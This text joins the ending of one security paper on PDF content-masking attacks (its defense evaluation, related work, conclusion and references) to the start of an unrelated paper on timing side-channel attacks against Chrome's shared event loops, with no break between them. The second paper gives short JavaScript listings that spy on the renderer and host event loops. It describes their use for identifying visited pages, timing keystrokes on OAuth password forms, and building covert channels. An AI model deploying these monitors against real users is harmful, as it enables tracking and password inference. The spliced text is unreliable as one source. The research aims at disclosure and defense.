Finally, we demonstrate the performance gain of our font verification method over the full document OCR method, on 20 PDF files ranging from 1-20 pages in length and having a 30% distribution of masked characters. In Figure 11, the full document OCR method increases linearly with pages added while the font verification method unsurprisingly remains largely static, increasing by roughly a second compared to the 45 experienced by the full document OCR method. In all, our method requires about 6 seconds to check a 20 page document, rather than 50 seconds, using one core on a laptop processor (Intel i7 at 2.7GHz). This provides far better scalability for the target systems than the alternative, and is easily applied to current systems without requiring upgrades.

8 Related Work

Most exploit research targeting the PDF standard has been in bugs surrounding various programs rendering, displaying, exporting, or otherwise handling PDF documents. The not-for-profit MITRE Corporation lists in its Common Vulnerabilities and Exposures (CVE) collection 431 entries involving the keyword "PDF" and having to do with these external programs [5]. These allow for arbitrary code execution on the host computer and all the associated security risks [6], including establishment of botnets, data exfiltration, and other high-impact security issues. They are, however, limited to basic hacking-type exploits, zero-days chased by patches, and the PDF itself is essentially a vehicle for the hack [7]. These attacks are not thematically novel, and the patches indeed follow the zero-days with reasonable speed [8].

Similarly, some exploration has been performed on the JavaScript execution ability within the PDF standard. When abused, this too allows for arbitrary code execution. Security researcher Didier Stevens offers a series of blogs discussing how to misuse this JavaScript execution, including how to encode the strings involved to create polymorphic malware resisting simple signature-based antivirus products [32]. Some research finds that writing polyglots (code valid in multiple languages) within PDFs can expose security concerns depending on what language the reader uses to interpret the code [2]. Successive updates to the PDF standard implement measures to block certain functions, such as reaching out to the Internet, placing their function behind a confirmation window for the user to view [12]. Additionally, most current antivirus products offer real-time protection using heuristics that can detect potentially malicious behaviors despite simple code obfuscation.

Some academic research regarding PDF security analyzes the JavaScript being executed to verify safety. One work analyzes a set of static features extracted from the PDF, and then instruments with context monitoring code the JavaScript within. This combination static and runtime approach is tested on a collection of 18623 PDF documents without malware and 7370 with, resulting in few false negatives and no false positives [1]. Other research targets attacks not dependent on JavaScript or other parsing vulnerabilities, including one that works to detect these attacks using machine learning on existing flagged PDF files using data extracted from the structure of the file as well as its content [3]. One may expect this strategy to suffer from the same difficulties experienced by signature-based antivirus products, namely an inability to detect malware not already discovered by researchers. Another work allows PDF documents to be opened in an emulated environment to track how they behave before doing so in the host environment [4].

Some works slightly closer to ours examine the possibility of causing PDF documents to be rendered differently on different computers, showing how to restrict the syntax of the PDF standard to prevent this from occurring [33] [34]. This attack against data consistency has some vague similarity to the concept of content masking - displaying different content for the human than the machine. However, we provide several real-world examples of how our content masking attack can subvert real systems, while the impact of the attack in this work is relatively limited to the document looking different to humans using different computers. Some works [35] [36] [37] examine poisoning search results, but this is from the perspective of presenting false data to the machine through website code or manipulations of the PageRank algorithm via botnets, an existing threat vector for which defenses have been continually adapting.

Section 2 introduces the Character Map (CMap), through which letters are mapped to entries within fonts, ultimately displaying the associated glyphs. During our literature search, we found a work [13] from a social science journal of Assessment & Evaluation in Higher Education which touches on a similar topic from a non-scientific stance. [13] discusses how the CMap can be altered to make letters map to different characters within a font. In this way, plagiarism detection can be fooled by mapping to obscure characters whose glyphs are similar in appearance to those for the typically used characters. After devising our attacks, we discovered this work also contains cursory mention of the ability to modify the glyphs within a font, but does not explore this possibility or demonstrate its practicality as we do. We evaluate new methods to target specific similarity scores such that the resultant PDF does not appear unnatural with a 0% similarity score. Further, we show how these custom fonts can be used to subvert conference reviewer-assignment systems and search indexing, developing new and distinct attack methods specific to each of these very different targets. Additionally, we provide a robust defense method, including a defense against the slightly different attack proposed in [13] involving the use of existing characters similar in appearance to normal letters.

9 Conclusion

In this paper, we have presented a new class of content masking attacks against the Adobe PDF standard. After creating algorithms for each of three content masking attack variants, we perform a comprehensive evaluation showing that each lives up to its theory and operates in present state-of-the-art systems. Our first attack allows academic paper writers and reviewers to collude via subverting the automatic reviewer assignment systems in current use by academic conferences including INFOCOM, which we simulated. This requires no visible changes to the paper being reviewed and the addition of just 3-5 custom masking fonts for almost all of the 100 papers tested, easily lost in any paper's natural fonts. We show a second attack that renders ineffective plagiarism detection software, particularly Turnitin, to the point of being able to target specific small plagiarism similarity scores to appear natural and evade detection. In our final attack, we successfully place masked content into the indexes for Bing, Yahoo!, and DuckDuckGo which renders as information entirely different from the keywords used to locate it. Lastly, we provide and test a robust font verification algorithm which is more accurate than full document OCR and requires considerably less computation power.

References

[1] D. Liu, H. Wang, and A. Stavrou, "Detecting Malicious Javascript in PDF through Document Instrumentation," in *2014 44th Annual IEEE/IFIP International Conference on Dependable Systems and Networks*, pp. 100–111, June 2014.

[2] J. Magazinius, B. K. Rios, and A. Sabelfeld, "Polyglots: crossing origins by crossing formats," in *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security*, pp. 753–764, ACM, 2013.

[3] D. Maiorca, D. Ariu, I. Corona, and G. Giacinto, "A structural and content-based approach for a precise and robust detection of malicious PDF files," in *2015 International Conference on Information Systems Security and Privacy (ICISSP)*, pp. 27–36, Feb 2015.

[4] F. Schmitt, J. Gassen, and E. Gerhards-Padilla, "PDF Scrutinizer: Detecting JavaScript-based attacks in PDF documents," in *Privacy, Security and Trust (PST), 2012 Tenth Annual International Conference on*, pp. 104–111, July 2012.

[5] MITRE Corporation, "CVE - Common Vulnerabilities and Exposures (CVE)." `https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=pdf`, 2016.

[6] K. Selvaraj and N. F. Gutierrez, *The Rise of PDF Malware*. Symantec, Recurity Response, 2010.

[7] R. Brandis and L. Steller, *Threat Modelling Adobe PDF*. DSTO Defence Science and Technology Organisation, 2012.

[8] Adobe Security, *PDF Security Reaches New Levels with Adobe Reader XI and Adobe Acrobat XI*. Adobe, 2013.

[9] B. Li and Y. T. Hou, "The New Automated IEEE INFOCOM Review Assignment System," *IEEE Network*, vol. 30, no. 5, pp. 18–24, 2016.

[10] "Submitting a Paper." `https://guides.turnitin.com/01_Manuals_and_Guides/Student/Classic_Student_User_Guide/09_Submitting_a_Paper`, 2016.

[11] Y. Shinyama, "PDFMiner." `https://euske.github.io/pdfminer/`, 2013.

[12] Adobe, *PDF Reference*. Adobe Systems Incorporated, 2006.

[13] J. Heather, "Turnitoff: Identifying and Fixing a Hole in Current Plagiarism Detection Software," *Assessment & Evaluation in Higher Education*, vol. 35, no. 6, pp. 647–660, 2010.

[14] S. T. Dumais, G. W. Furnas, T. K. Landauer, S. Deerwester, and R. Harshman, "Using Latent Semantic Analysis to Improve Access to Textual Information," in *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems*, CHI '88, (New York, NY, USA), pp. 281–285, ACM, 1988.

[15] M. D. Blei, A. Y. Ng, and M. I. Jordan, "Latent Dirichet Allocation," *Journal of machine learning research*, vol. 3, no. Jan, pp. 993–1022, 2003.

[16] L. K. Pritchard, M. Stephens, and P. Donnelly, "Inference of Population Structure Using Multilocus Genotype Data," *Genetics*, vol. 155, no. 2, pp. 945–959, 2000.

[17] "Student Paper Migrations." `https://guides.turnitin.com/01_Manuals_and_Guides/Administrator/Administrator_User_Guide/22_Student_Paper_Migrations`, 2016.

[18] "How Search Works: Algorithms." `https://www.google.com/insidesearch/howsearchworks/algorithms.html`, 2016.

[19] S. Brin and L. Page, "Reprint of: The Anatomy of a Large-Scale Hypertextual Web Search Engine," *Computer networks*, vol. 56, no. 18, pp. 3825–3833, 2012.

[20] "PDFs in Google Search Results." `https://webmasters.googleblog.com/2011/09/pdfs-in-google-search-results.html`, 2011.

[21] G. Williams, "FontForge." `https://fontforge.github.io/`, 2017.

[22] J. Berkenbilt, "QPDF." `http://qpdf.sourceforge.net/`, 2015.

[23] J. Zhao, "Custom Fonts in Latex." `http://math.stanford.edu/~jyzhao/latexfonts.php`, 2012.

[24] E. L. Bird, Steven and E. Klein, *Natural Language Processing with Python*. OReilly Media Incorporated, 2009.

[25] Google, "Custom Search Engine." `https://cse.google.com/cse/`, 2016.

[26] Yahoo!, "BOSS Hosted Search." https://boss.yahoo.com/hosted-web-search, 2016.

[27] Microsoft, "Bing Search API." https://datamarket.azure.com/dataset/5BA839F1-12CE-4CCE-BF57-A49D98D29A44, 2016.

[28] R. Smith and Z. Podobny, "Tesseract OCR." https://github.com/tesseract-ocr, 2017.

[29] K. J. Ward and V. Costan, "PDF-Extract." https://github.com/CrossRef/pdfextract, 2015.

[30] D. Malmgren, "textract." https://textract.readthedocs.io/en/stable/, 2014.

[31] S. Hoffstaetter, J. Bochi, and M. Lee, "pytesseract." https://pypi.python.org/pypi/pytesseract/0.1, 2014.

[32] D. Stevens, "PDF, Let Me Count the Ways ." https://blog.didierstevens.com/2008/04/29/pdf-let-me-count-the-ways/, 2008.

[33] G. Endignoux, O. Levillain, and J. Y. Migeon, "Caradoc: A Pragmatic Approach to PDF Parsing and Validation," in *2016 IEEE Security and Privacy Workshops (SPW)*, pp. 126–139, May 2016.

[34] J. Wolf, "Omg wtf pdf," 2010.

[35] N. Leontiadis, T. Moore, and N. Christin, "A nearly four-year longitudinal study of search-engine poisoning," in *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security*, pp. 930–941, ACM, 2014.

[36] D. Y. Wang, S. Savage, and G. M. Voelker, "Juice: A longitudinal study of an seo botnet.," in *NDSS*, 2013.

[37] K. Du, H. Yang, Z. Li, H. Duan, and K. Zhang, "The ever-changing labyrinth: A large-scale analysis of wildcard dns powered blackhat seo," in *25th USENIX Security Symposium (USENIX Security 16), USENIX Association*.

Loophole: Timing Attacks on Shared Event Loops in Chrome

Pepe Vila*,† and Boris Köpf*

*IMDEA Software Institute
†Technical University of Madrid (UPM)
{pepe.vila, boris.koepf}@imdea.org

Abstract

Event-driven programming (EDP) is the prevalent paradigm for graphical user interfaces, web clients, and it is rapidly gaining importance for server-side and network programming. Central components of EDP are *event loops*, which act as FIFO queues that are used by processes to store and dispatch messages received from other processes.

In this paper we demonstrate that shared event loops are vulnerable to side-channel attacks, where a spy process monitors the loop usage pattern of other processes by enqueueing events and measuring the time it takes for them to be dispatched. Specifically, we exhibit attacks against the two central event loops in Google's Chrome web browser: that of the I/O thread of the host process, which multiplexes all network events and user actions, and that of the main thread of the renderer processes, which handles rendering and Javascript tasks.

For each of these loops, we show how the usage pattern can be monitored with high resolution and low overhead, and how this can be abused for malicious purposes, such as web page identification, user behavior detection, and covert communication.

1 Introduction

Event-driven programming (EDP) consists of defining responses to events such as user actions, I/O signals, or messages from other programs. EDP is the prevalent programming paradigm for graphical user interfaces, web clients, and it is rapidly gaining importance for server-side and network programming. For instance, the HTML5 standard [2] mandates that user agents be implemented using EDP, similarly, Node.js, memcached, and Nginx, also rely on EDP.

In EDP, each program has an *event loop* which consists of a FIFO queue and a control process (or thread) that listens to events. Events that arrive are pushed into the queue and are sequentially dispatched by the control process according to a FIFO policy. A key feature of EDP is that high-latency (or blocking) operations, such as database or network requests, can be handled asynchronously: They appear in the queue only as events signaling start and completion, whereas the blocking operation itself is handled elsewhere. In this way EDP achieves the responsiveness and fine-grained concurrency required for modern user interfaces and network servers, without burdening programmers with explicit concurrency control.




Figure 1: Shared event loop. *A* enqueues multiple short tasks and records the time at which each of them is processed. The time difference between two consecutive tasks reveals whether *V* has posted tasks in-between, and how long they took to execute.

In this paper we show that EDP-based systems are susceptible to side-channel attacks. The key observation is that event loops form a resource that can be shared between mutually distrusting programs. Hence, contention of this resource by one program can be observed by the others through variations in the time the control process takes for dispatching their events. Figure 1 illustrates such a scenario for a loop that is shared between an attacker *A* and a victim *V*.

Attacks based on observable contention of shared resources have a long history [25] and an active present [8, 27, 37]; however, attacks against shared event loops have so far only been considered from a theoretical point of view [22]. Here, we perform the first attacks against real EDP-based systems. Specifically, we target shared event loops in the two central processes of Google's Chrome

web browser: The *host process*, whose event loop is shared between all requests for common resources, such as network and user interface; and the *renderer processes*, whose loops can be shared between Javascript tasks of different tabs or iframes.

We build infrastructure that enables us to spy on both loops from a malicious HTML page. This is facilitated by the asynchronous programming model used in both Chrome and Javascript. Asynchronous function calls trigger new tasks that are appended to the same queue, in contrast to synchronous calls which are simply pushed onto the current task's call stack and executed without preemption, blocking the loop.

- For the event loop of the renderer we rely on the `postMessage` API, which is a Javascript feature for cross-window communication based on asynchronous callbacks. By posting messages to ourselves we can monitor the event loop with a resolution of 25 μs, with only one task in the loop at each point in time.
- For the event loop of the host process we rely on two different mechanisms: network requests to non-routable IP addresses, which enter the loop and abort very quickly, providing a resolution of 500 μs; and SharedWorkers, whose messages pass through the event loop of the host process, providing a resolution of 100 μs.

We use the information obtained using these techniques in three different attacks:

1. We show how event delays during the loading phase, corresponding to resource requests, parsing, rendering and Javascript execution, can be used to uniquely identify a web page. Figure 2 visualizes this effect using three representative web pages. While this attack shares the goal with the Memento attack [21], the channels are quite different: First, in contrast to Memento, we find that the relative ordering of events is necessary for successful classification, which motivates the use of dynamic time warping as a distance measure. Second, we show that page identification through the event loop requires only minimal training: we achieve recognition rates of up to 75% and 23% for the event loops of the renderer and host processes, respectively, for 500 main pages from Alexa's Top sites. These rates are obtained using only one sample of each page for the training phase.

2. We illustrate how user actions in cross-origin pages can be detected based on the delays they introduce in the event loop. In particular, we mount an attack against Google OAuth login forms, in which we measure the time between keystrokes while the user is typing a password. The timing measurements we obtain from the event loop are significantly less noisy or require less privileges than from other channels [20, 38, 18].




Figure 2: Delays observed while loading different web pages, by an attacker tab sharing the renderer process. Horizontal axis depicts elapsed real time, vertical axis depicts time taken by the event loop for processing the tasks inserted by the attacker. All pages are clearly distinguishable, both by the human eye and by classification techniques.

3. We demonstrate that shared event loops can be used to transmit information between cross-origin pages.Specifically, we implement a covert channel with a bandwidth of 200 bit/s through the renderer's main thread event loop, and another one working cross-processes of 5 bit/s.

Our attacks show that event loops can be successfully spied on even with simple means. They work under the assumption that event loops behave as FIFO queues; in reality, however, Chrome's event loop has a more sophisticated structure, relying on multiple queues and a policy-based scheduler. We believe that this structure can be leveraged for much more powerful attacks in the future.

2 Isolation Policies and Sharing of Event Loops in Chrome

In this section we revisit the same origin policy and its variants. We then discuss the relationship of these policies with the Chrome architecture, where we put a special focus on the way in which event loops are shared.

2.1 Same Origin Policy

The Same-Origin Policy (SOP) is a central concept in the web security model: The policy restricts scripts on a

web page to access data from another page if their origins differ. Two pages have the same origin if protocol, port and host are equal.

The demand for flexible cross-origin communication has triggered the introduction of features such as domain relaxation, the postMessage API, Cross-origin Resource Sharing (CORS), Channel Messaging, Suborigins, or the Fetch API. This feature creep comes with an increase in browser complexity and attack surface, which has motivated browser vendors to move towards more robust multi-process architectures.

2.2 Overview of the Chrome Architecture

The Chrome architecture is segmented into different operating system processes. The rationale for this segmentation is twofold: to isolate web content from the host [6], and to support the enforcement of origin policies by means of the OS [30]. For achieving this segmentation, Chrome relies on two processes:




Figure 3: Overview of Chrome's architecture.

The *host process* runs the top-level browser window. It has access to system resources such as network, file system, UI events, etc., which it manages on behalf of the unprivileged renderer processes. The host process runs several threads; the most relevant ones are:

- the `CrBrowserMain` thread, which handles, e.g., user interaction events, and
- the `IOThread`, which handles, e.g., IPC, network stack, and file system.

The *renderer processes* are sandboxed processes responsible for parsing, rendering and Javascript execution. Communication with the host process is done via an inter-process communication (IPC) system based on message passing. Each renderer runs several threads; the most relevant ones are:

- the `MainThread` where resource parsing, style calculation, layout, painting and non-worker Javascript runs,
- the `IOChildThread`, which handles IPC communication with the host process, and
- the `CompositorThread`, which improves responsiveness during the rendering phase by allowing the user to scroll and see animations while the main thread is busy, thanks to a snapshot of the page's state.

Each of the threads in the host and renderer processes maintains at least one event loop that is largely a FIFO queue. Inter-thread and inter-process communication are carried out via message passing through these queues. We next discuss scenarios where pages of different origin can share the event loops of host and renderer processes. In Section 3 we show how this sharing can be exploited for eavesdropping.

2.3 Sharing in the Renderer Processes

Chrome supports different policies that govern how web applications are mapped to renderer processes, and that influence whether or not event loops are shared.

The default policy is called *process-per-site-instance*. It requires using a dedicated renderer process for each instance of a site. Here, a *site* is defined as a registered domain plus a scheme. For example, https://docs.google.com and https://mail.google.com:8080 are from the same site – but not from the same origin, as they differ in subdomain and port. A *site instance* is a collection of pages from the same site that can obtain references to each other (e.g., one page opened the other in a new window using Javascript).

The other supported policies are more permissive. For example, the *process-per-site* policy groups all instances of a site in the same renderer process, trading robustness for a lower memory overhead. The *process-per-tab* policy dedicates one renderer process to each group of script-connected tabs. Finally, the *single-process* policy lets both the host and renderer run within a single OS process (only used for debugging purposes).

Even in the restrictive default process-per-site-instance policy, there are some situations that force Chrome to host documents from different sites in the same renderer process, causing them to share the event loop:

- Iframes are currently hosted in the same process as their parent.
- Renderer-initiated navigations such as link clicks, form submissions, and scripted redirections will reuse the same renderer as the origin page.
- When the number of renderer processes exceeds a certain threshold, Chrome starts to reuse existing renderers instead of creating new ones.

On (64-bit) OSX and Linux, the threshold for reusing renderers is calculated by splitting half of the physical

RAM among the renderers, under the assumption that each consumes 60MB.[1] In our experiments, on a machine with 4 GB of RAM we could spawn 31 new tabs before any renderer was shared, whereas on a machine with 8 GB of RAM we observed a threshold of approximately 70 renderers. There is no apparent grouping policy for the pages that can share a process when this threshold is exceeded, except for tabs in Incognito mode not being mixed up with "normal" tabs. In particular, we do not observe any preference for similar origins, same sites, or secure versus insecure pages. In fact, even filesystem pages (loaded with `file://`) can co-reside with an arbitrary HTTP site.

2.4 Sharing in the Host Process

The Chrome sandbox restricts access of renderers to privileged actions. In particular, renderers have to communicate with the host process for network requests or user input. The corresponding messages of all renderers pass through the event loop of the host process' I/O thread.

We illustrate this communication using two different examples: how user actions flow from the host to the corresponding renderer process, and conversely, how network requests flow from a renderer to the host process.

- *UI flow:* User actions such as mouse movements or clicks enter the browser through the main thread of the host process. The host main thread communicates the user event to the corresponding renderer by message passing between their I/O event loops, and the render acknowledges the receipt of this message. Even events with no Javascript listeners occupy the event loop of the renderer's main thread for a measurable interval.
- *Net stack:* Chrome's net stack is a complex cross-platform network abstraction. Any network request by a renderer is passed to the I/O thread of the host process, which forwards it to a global resource dispatcher that will pass it to a worker to fulfill the request. This worker will open a connection, if necessary, and request the resource. After the request is done, the response headers are received and sent back to the renderer process, which will respond with an ACK after reading, Finally, the body is received and the corresponding callbacks are triggered.

[1] On Android there is no threshold since the OS suspends idle processes.

3 Eavesdropping on Event Loops in Chrome

In this section we describe how to violate the SOP by eavesdropping on the event loops of Chrome's host and renderer processes. For each of these processes, we describe potential threat scenarios and present a simple HTML page executing Javascript that can be used for spying. We then present our monitoring tool to visualize the event loops of the browser.

3.1 The Renderer Process Event Loop

3.1.1 Threat Scenarios

There are several scenarios in which an adversary site A can share the event loop of the renderer's main thread with a victim site V. These scenarios are based on Chrome's policy for mapping sites to renderers, see Section 2.3. We give two examples:

- *Malicious advertisement.* In this scenario, A runs as an advertisement iframed in V. The SOP protects V's privacy and itegrity by logically isolating both execution environments. However, A's iframe is able to execute Javascript on V's event loop, enabling it to gather information about the user behavior in V.
- *Keylogger.* In this scenario, A pops up a login form to authenticate its users via V's OAuth. Because the operation does not ask for special privileges and the password is never sent to A, the victim could trust it and fill the form. Meanwhile, A's page monitors keystroke timings (see Section 4.2), which can be used for recovering user passwords [32].

3.1.2 Monitoring Techniques

To monitor the renderer's event loop it is sufficient to continuously post asynchronous tasks and measure the time interval between subsequent pairs of events. We measure the monitoring resolution in terms of the interval between two subsequent measurement events on an otherwise empty loop.

The most common way of posting asynchronous tasks programmatically in Javascript is `setTimeout`. However, the resolution can be more than 1000 ms for inactive tabs, rendering this approach useless for the purpose of spying. To increase the resolution, we instead use the `postMessage` API for sending asynchronous messages to ourselves.

The code in Listing 1 shows how this is achieved. The call to `performance.now()` in line 2 of the function `loop` returns a high-resolution timestamp that is saved as described below. The call to `self.postmessage(0,'*')` in line 3 posts message

```
1 function loop() {
2    save(performance.now())
3    self.postMessage(0,'*')
4 }
5 self.onmessage = loop
6 loop()
```

Listing 1: Javascript code to monitor the main thread's event loop with the postMessage API.

"0" into the renderer's event loop, where the second argument "*" indicates no restriction on the receiver's origin. Line 5 registers the function `loop` as an event listener, which enables it to receive the messages it has posted. This causes `loop` to recursively post tasks, while keeping the render responsive since other events are still being processed.

In order to minimize the noise introduced by the measurement script itself, the function `save` in line 2 uses a pre-allocated typed array (`Float64Array`) to store all the timing measurements. Contrary to normal Javascript's sparse arrays, typed arrays avoid memory reallocations and thus noisy garbage collection rounds, see below. With that we achieve an average delay between two consecutive tasks of around 25 μs on our target machine. This resolution is sufficient to identify even short events. For example, a single mouse movement event (without explicit event listener) consumes around 100 μs.

3.1.3 Interferences

In modern browsers there are several sources of noise that affect measurement precision, beside the obvious effect of the underlying hardware platform and OS. They include:

- *Just-in-time compilation (JIT).* JIT can trigger code optimization or deoptimization, in the case of Chrome by the CrankShaft and Turbofan compilers, at points in time that are hard to predict. For our measurements we rely on a warm-up phase of about 150 ms to obtain fully optimized code.
- *Garbage collection (GC).* In the case of V8, GC includes small collections (so-called *scavenges*) and major collections. Scavenges are periodical and fast ($<$ 1 ms); but major collections may take $>$ 100 ms, distributed into incremental steps. In our data, scavenges are easily identifiable due to their periodicity, while major collections could be spotted due to their characteristic size. On some browsers, such as Microsoft's Internet Explorer, GC rounds can be triggered programmatically, which helps to eliminate noise from the measurements enabling more precise attacks [11].

While all of these features reduce the effectiveness of our attacks, it is interesting to think of them as potential side-channels by themselves. For example, observable GC and JIT events can reveal information about a program's memory and code usage patterns, respectively [29].

3.2 The Host Process Event Loop

3.2.1 Threat Scenarios

The Chrome sandbox ensures that all of the renderer's network and user interaction events pass through the host process' I/O event loop, see Section 2.4. We describe two threat scenarios where this could be exploited.

- *Covert channel.* Pages of different origins running in different (disconnected) tabs can use the shared event loop to implement a covert channel, violating the browser's isolation mechanisms. This will work even if one (or both) pages run in incognito mode. This channel can be used for tracking users across sessions, or to exfiltrate information from suspicious web pages without network traffic.
- *Fingerprinting.* A tab running a rogue page of *A* can identify which pages are being visited by the user in other tabs by spying on the shared event loop. Detecting the start of a navigation is facilitated by the fact that the I/O thread blocks for a moment when the user types in a URL and presses enter.

3.2.2 Monitoring Techniques

There are many ways to post asynchronous tasks into the event loop of the host process; they differ in terms of the resolution with which they enable monitoring the event loop and the overhead they imply. Below we describe two of the techniques we used.

Network Requests. The first technique is to use network requests to systematically monitor the event loop of the I/O thread of the host process. A valid network request may take seconds to complete, with only the start and end operations visible in the loop, which provides insufficient resolution for monitoring.

To increase the resolution, we make use of *non-routable* IP addresses. The corresponding requests enter the I/O thread's event loop, are identified as invalid within the browser, and trigger the callback without any DNS resolution or socket creation. This mechanism provides a monitoring resolution of 500 μs and has the additional benefit of being independent from network noise.

Listing 2 shows the code of our monitoring procedure. We rely on the Javascript Fetch API for posting the network requests. The Fetch API provides an interface for fetching resources using *promises*, which are ideal to

manage asynchronous computations thanks to their simple syntax for handling callbacks. In line 2 we request and save a high-resolution timestamp. In line 3 we request a non-routable IP address, and set the rejection callback of the promise to self, to recursively run when the request fails.

```
1 function loop() {
2    save(performance.now())
3    fetch(new Request('http://0/')).
4       catch(loop)
5 }
6 loop()
```

Listing 2: Javascript code to monitor the host's I/O thread using network requests.

Shared Workers. The second technique relies on web workers, which is a mechanism for executing Javascript in the background. Web workers that are *shared* between multiple pages are usually implemented in a dedicated OS process; this means they communicate via IPC and, therefore, can be used to spy on the I/O thread of the host process. This mechanism provides a monitoring resolution of 100 μs. Listing 3 shows the code of our worker-

```
1 onconnect = function reply(e) {
2    let port = e.ports[0]
3    port.onmessage = function() {
4       port.postMessage(0)
5    }
6 }
```

```
1 const w = new SharedWorker('pong.js')
2 function loop() {
3     save(performance.now())
4     w.port.postMessage(0)
5 }
6 w.port.onmessage = loop
7 loop()
```

Listing 3: Javascript code to monitor the host's I/O thread using SharedWorkers. The first snippet is the worker's 'pong.js' file. Second snippet is the Javascript code that monitors the I/O thread by communicating with the worker.

based monitoring procedure. The first snippet defines the worker's job, which consists in replying to each received message. In the second snippet, we register the worker in line 1. In lines 2-7 we record a timestamp and recursively send messages to the worker, analogous to Listing 1. As a result, we measure the round-trip time from the page to the worker, which reflects the congestion in the I/O event loop. Note that one can further increase the measurement resolution by recording the time in each endpoint and merging the results.

3.2.3 Interferences

There are many different sources of noise and uncertainty in the I/O thread of the host process. The most notable ones include the interleaving with the host's main thread and the messages from other renderers, but also the GPU process and browser plugins. While these interferences could potentially be exploited as side channels, the noise becomes quickly prohibitive as the loop gets crowded.

3.3 The LoopScan Tool

We implement the eavesdropping techniques described in Sections 3.1 and 3.2 in a tool called LoopScan, which enables us to explore the characteristics of the side channel caused by sharing event loops. LoopScan is based on a simple HTML page that monitors the event loops of the host and renderer processes. It relies on the D3.js framework, and provides interactive visualizations with minimap, zooming, and scrolling capabilities, which facilitates the inspection of traces. For example, Figure 8 is based on a screenshot from LoopScan.

LoopScan's functionality is in principle covered by the powerful Chrome Trace Event Profiling Tool (about:tracing) [3], which provides detailed flame graphs for all processes and threads. However, LoopScan has the advantage of delivering more accurate timing information about event-delay traces than the profiler, since loading a page with the Trace Event Profiling tool severely distorts the measurements. LoopScan source is publicly available at `https://github.com/cgvwzq/loopscan`.

4 Attacks

In this section we systematically analyze the side channel caused by sharing event loops in three kinds of attacks: a page identification attack, an attack where we eavesdrop on user actions, and a covert channel attack. For all attacks we spy on the event loops of the renderer and the host processes, as described in Sections 3.1 and 3.2. We performed these attacks over the course of a year, always using the latest stable version of Chrome (ranging from v52-v58). The results we obtain are largely stable across the different versions.

4.1 Page identification

We describe how the event-delay trace obtained from spying on event loops can be used for identifying webpages loaded in other tabs. We begin by explaining our data selection and harvesting process and the chosen analysis methods, then we describe our experimental setup and the results we obtain.

4.1.1 Sample Selection

We start with the list of Alexa Top 1000 sites, from which we remove duplicates. Here, duplicates are sites that share the subdomain but not the top-level domains (e.g., “google.br” and “google.com”) and that are likely to have similar event-delay traces. From the remaining list, we randomly select 500 sites as our sample set. This reduction facilitates a rigorous exploration of the data and the parameter space.

4.1.2 Data Harvesting

We visit each page in the sample set 30 times for both the renderer and the host process, to record traces of event-delays during the loading phase.

The event-delay traces for the *renderer process* consist of 200.000 data items each. On our testing machine, the measurement resolution (i.e. the delay between two subsequent measurement events on an otherwise empty loop) lies at approximately $25\,\mu$s. That is, each trace captures around 5 seconds ($200.000 \cdot 25\,\mu s = 5\,$s) of the loading process of a page in the sample set.

The event-delay traces for the *host process* consist of 100.000 data items each. The measurement resolution lies in the range of $80 - 100\,\mu$s, i.e. each trace captures around 9 s of the loading process of a page.

We automate the harvesting procedure for the renderer process as follows:

1. Open a new tab via
   `target = window.open(URL, '_blank');` [2]
2. Monitor the event loop until the trace buffer is full
3. Close the tab
4. Send the trace to the server
5. Wait 5 seconds and go to 1 with next URL

The harvesting procedure for the host process differs only in that we use the `rel="noopener"` attribute in order to spawn a new renderer.

We conducted measurements on the following three machines:

1. Debian 8.6 with kernel 3.16.0-4-amd64, running on an Intel i5 @ 3.30GHz x 4 with 4 GB of RAM, and Chromium v53;

2. Debian 8.7 with kernel 3.16.0-4-amd64, running on an Intel i5-6500 @ 3.20GHz x 4 with 16 GB of RAM, and Chromium v57; and

3. OSX running on a Macbook Pro 5.5 with Intel Core 2 Duo @ 2.53GHz with 4 GB of RAM, and Chrome v54.

[2] Note that this requires disabling Chrome's popup blocker from “chrome://settings/content”.

We measure the timing on a Chrome instance with two tabs, one for the spy process and the other for the target page. For the renderer process, we gather data on all machines; for the host process on (2) and (3). Overall, we thus obtain five corpora of 15.000 traces each.

4.1.3 Classification

Event Delay Histograms. Our first approach is to cluster the observed event delays around k centers, and to transform each trace into a histogram that represents the number of events that fall into each of the k classes. We then use the Euclidean distance as a similarity measure on the k-dimensional signatures.

This approach is inspired by the notion of memprints in [21]. It appears to be suitable for classifying event-delay traces obtained from event loops because, for example, static pages with few external resources are more likely to produce long events at the beginning and stabilize soon, whereas pages with Javascript resources and animations are likely to lead to more irregular patterns and produce a larger number of long delays. Unfortunately, our experimental results were discouraging, with less than a 15% of recognition rate in small datasets.

Dynamic Time Warping. Our second approach is to maintain temporal information about the observed events. However, the exact moments at which events occur are prone to environmental noise. For example, network delays will influence the duration of network requests and therefore the arrival of events to the event loop. Instead, we focus on the relative ordering of events as a more robust feature for page identification.

This motivates the use of *dynamic time warping (DTW)* [7] as a similarity measure on event-delay traces. DTW is widely used for classifying time series, i.e. sequences of data points taken at successive and equally spaced points in time. DTW represents a notion of distance that considers as “close” time-dependent data of similar shape but different speed, i.e. DTW is robust to horizontal compressions and stretches. This is useful, for example, when one is willing to assign a low distance score to the time series “abc“ and “abbbbc‘, insensitive to the prolonged duration of “b“. Formally, DTW compares two time series: a *query*, $X = (x_1, ..., x_n)$, and a *reference*, $Y = (y_1, ..., y_m)$. For that we use a non-negative distance function $f(x_i, y_i)$ defined between any pair of elements x_i and y_j. The goal of DTW is to find a matching of points in X with points in Y, such that (1) every point is matched, (2) the relative ordering of points in each sequence is preserved (monotonicity), (3) and the cummulative distance (i.e. the sum of the values of f) over all matching points is minimized. This matching is called a

warping path, and the corresponding distance is the *time warping distance* $d(X,Y)$.




Figure 4: The path in the upper right square represents the optimal alignment between points in the time series corresponding to 'google.com' (horizontal axis) with points in the time series of 'youtube.com' (vertical axis).

Figure 4 visualizes a warping path between the time series corresponding to event-delay traces observed while loading different webpages.

4.1.4 Speed-up Techniques

Unfortunately, the time required for computing $d(X,Y)$ is quadratic in the length of the input sequences and does not scale up to the raw data obtained in our measurements. We rely on two kinds of speed-up techniques, one at the level of the data and the other at the level of the algorithm:

At the level of data, we reduce the dimension of our data by applying a basic sampling algorithm: We split the raw trace into groups of measurements corresponding to time intervals of duration P, and replace each of those groups by one representative. This representative can be computed by summing over the group, or by taking its average, maximum or minimum. The *sum* function generally yields the best results among different sampling functions and is the one that we use onwards. Sampling reduces the size of the traces by a factor of P/t, where t is the average duration of an event delay. Figure 5 shows two plots with the raw data taken from a renderer's main thread loop, and its corresponding time series obtained after sampling.

